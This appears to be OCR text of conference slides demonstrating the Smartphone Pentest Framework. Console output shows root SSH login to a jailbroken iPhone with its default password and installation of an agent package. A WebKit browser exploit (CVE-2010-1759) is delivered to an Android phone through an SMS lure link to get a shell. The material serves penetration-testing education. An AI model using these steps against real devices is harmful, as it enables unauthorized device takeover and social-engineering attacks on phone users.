
Test for default SSH password on jailbroken iPhone


Log in and drop whatever you want

Post exploitation agent, Meterpreter


root@bt: ~/Smartphone-Pentest-Framework/frameworkconsole
File Edit View Terminal Help
spf>7
This will destroy all your data. Are you sure you want to? (y/N)?y
Select An Option from the Menu:
1.) Attach Framework to a Deployed Agent/Create Agent
2.) Send Commands to an Agent
3.) View Information Gathered
4.) Attach Framework to a Mobile Modem
5.) Run a remote attack
6.) Run a social engineering or client side attack
7.) Clear/Create Database
0.) Exit
spf>5
Choose a remote attack to launch:
1.) Test for Default SSH Password (iPhone)
2.) Guess SSH Password (iPhone)
3.) Spoof Sender Address SMS (iPhone)
spf>1


root@bt: ~/Smartphone-Pentest-Framework/frameworkconsole
File Edit View Terminal Help
2.) Send Commands to an Agent
3.) View Information Gathered
4.) Attach Framework to a Mobile Modem
5.) Run a remote attack
6.) Run a social engineering or client side attack
7.) Clear/Create Database
0.) Exit
spf>7
This will destroy all your data. Are you sure you want to? (y/N)?y
Select An Option from the Menu:
1.) Attach Framework to a Deployed Agent/Create Agent
2.) Send Commands to an Agent
3.) View Information Gathered
4.) Attach Framework to a Mobile Modem
5.) Run a remote attack
6.) Run a social engineering or client side attack
7.) Clear/Create Database
0.) Exit
spf>5


root@bt: ~/Smartphone-Pentest-Framework/frameworkconsole
File Edit View Terminal Help
This will destroy all your data. Are you sure you want to? (y/N)?y
Select An Option from the Menu:
1.) Attach Framework to a Deployed Agent/Create Agent
2.) Send Commands to an Agent
3.) View Information Gathered
4.) Attach Framework to a Mobile Modem
5.) Run a remote attack
6.) Run a social engineering or client side attack
7.) Clear/Create Database
0.) Exit
spf>5
Choose a remote attack to launch:
1.) Test for Default SSH Password (iPhone)
2.) Guess SSH Password (iPhone)
3.) Spoof Sender Address SMS (iPhone)
spf>1
This module tests for an Jailbroken iPhone with a default password on the local network
IP address:172.20.10.1



root@bt: ~/Smartphone-Pentest-Framework/frameworkconsole
File Edit View Terminal Help
root@172.20.10.1's password:
sftp> Vulnerable
put /root/Smartphone-Pentest-Framework/frameworkconsole/iphone.deb
Uploading /root/Smartphone-Pentest-Framework/frameworkconsole/iphone.deb to /pri
vate/var/root/iphone.deb
/root/Smartphone-Pentest-Framework/frameworkc 100% 2384 2.3KB/s 00:00
sftp> root@172.20.10.1's password:
Georgias-iPhone:~ root# dpkg -i iphone.deb
(Reading database ... 881 files and directories currently installed.)
Preparing to replace com.bulbsecurity.tooltest 0.0.1-23 (using iphone.deb) ...
Unpacking replacement com.bulbsecurity.tooltest ...
Setting up com.bulbsecurity.tooltest (0.0.1-23) ...
tooltest
Georgias-iPhone:~ root# tooltest
Smartphone Pentest Framework Agent
exitGeorgias-iPhone:~ root# exit
Vulnerable: yes
Agent: yes
Choose a remote attack to launch:
1.) Test for Default SSH Password (iPhone)
2.) Guess SSH Password (iPhone)
3.) Spoof Sender Address SMS (iPhone)
spf>


Client Side Example


Browser vulnerability


Get users to browse to my page


Get shell


root@bt: ~/Smartphone-Pentest-Framework/frameworkconsole
File Edit View Terminal Help
Is this correct?(y/N):y
mkdir: cannot create directory `/var/www/apptest': File exists
CONNECTED!
Select An Option from the Menu:
1.) Attach Framework to a Deployed Agent/Create Agent
2.) Send Commands to an Agent
3.) View Information Gathered
4.) Attach Framework to a Mobile Modem
5.) Run a remote attack
6.) Run a social engineering or client side attack
7.) Clear/Create Database
0.) Exit
spf>6
Choose a social engineering or client side attack to launch:
1.) Direct Download Agent
2.) Client Side Shell
3.) USSD Webpage Attack (Safe)
4) USSD Webpage Attack (Malicious)
spf>2



root@bt: ~/Smartphone-Pentest-Framework/frameworkconsole
File Edit View Terminal Help
6.) Run a social engineering or client side attack
7.) Clear/Create Database
0.) Exit
spf>6
Choose a social engineering or client side attack to launch:
1.) Direct Download Agent
2.) Client Side Shell
3.) USSD Webpage Attack (Safe)
4) USSD Webpage Attack (Malicious)
spf>2
Select a Client Side Attack to Run
1) CVE=2010-1759 Webkit Vuln Android
spf>1
Hosting Path:/example
Filename:/example.html
Send SMS?(y/N)y
Phone Number to Attack:15555215558
Use custom text?(y/N)y
Enter SMS text:this is a cool site:


root@bt: ~/Smartphone-Pentest-Framework/frameworkconsole
File Edit View Terminal Help
6.) Run a social engineering or client side attack
7.) Clear/Create Database
0.) Exit
spf>6
Choose a social engineering or client side attack to launch:
1.) Direct Download Agent
2.) Client Side Shell
3.) USSD Webpage Attack (Safe)
4) USSD Webpage Attack (Malicious)
spf>2
Select a Client Side Attack to Run
1) CVE=2010-1759 Webkit Vuln Android
spf>1
Hosting Path:/example
Filename:/example.html
Send SMS?(y/N)y
Phone Number to Attack:15555215558
Use custom text?(y/N)y
Enter SMS text:this is a cool site:


5:40 PM
15555215554
15555215554: This is a cool page:
http://10.0.1.4/gere/gre.html
Sent: Nov 28, 2012
15555215554: This is a cool page:
http://172.23.193.43/deepsec3/
deepsec.html
Sent: Nov 29, 2012
15555215554: This is a cool page:
http://10.0.1.3/dwde/dwde.html
Sent: Dec 5, 2012
15555215554: This is a cool page:
http://10.0.1.3/blackhat1/blackhat.
html
Sent: Dec 6, 2012
15555215554: this is a cool page:
Sent: 5:29PM
15555215554: this is a cool site: http:
//172.20.10.3/example/example.
html
Sent: 5:40PM
Type to compose
Send


5558:2-1apis
5:41 PM
15555215554
15555215554: This is a cool page:
http://10.0.1.4/gere/gre.html
Sent: Nov 28, 2012
15555215554: This is a cool page:
Select action
1-555-521-5554
http://172.20.10.3/
example/example....
Cancel
//172.20.10.3/example/example.
html
Sent: 5:40PM
Type to compose
Send


5558:2-1api
5:41 PM
http://172.20.10.3/ex...

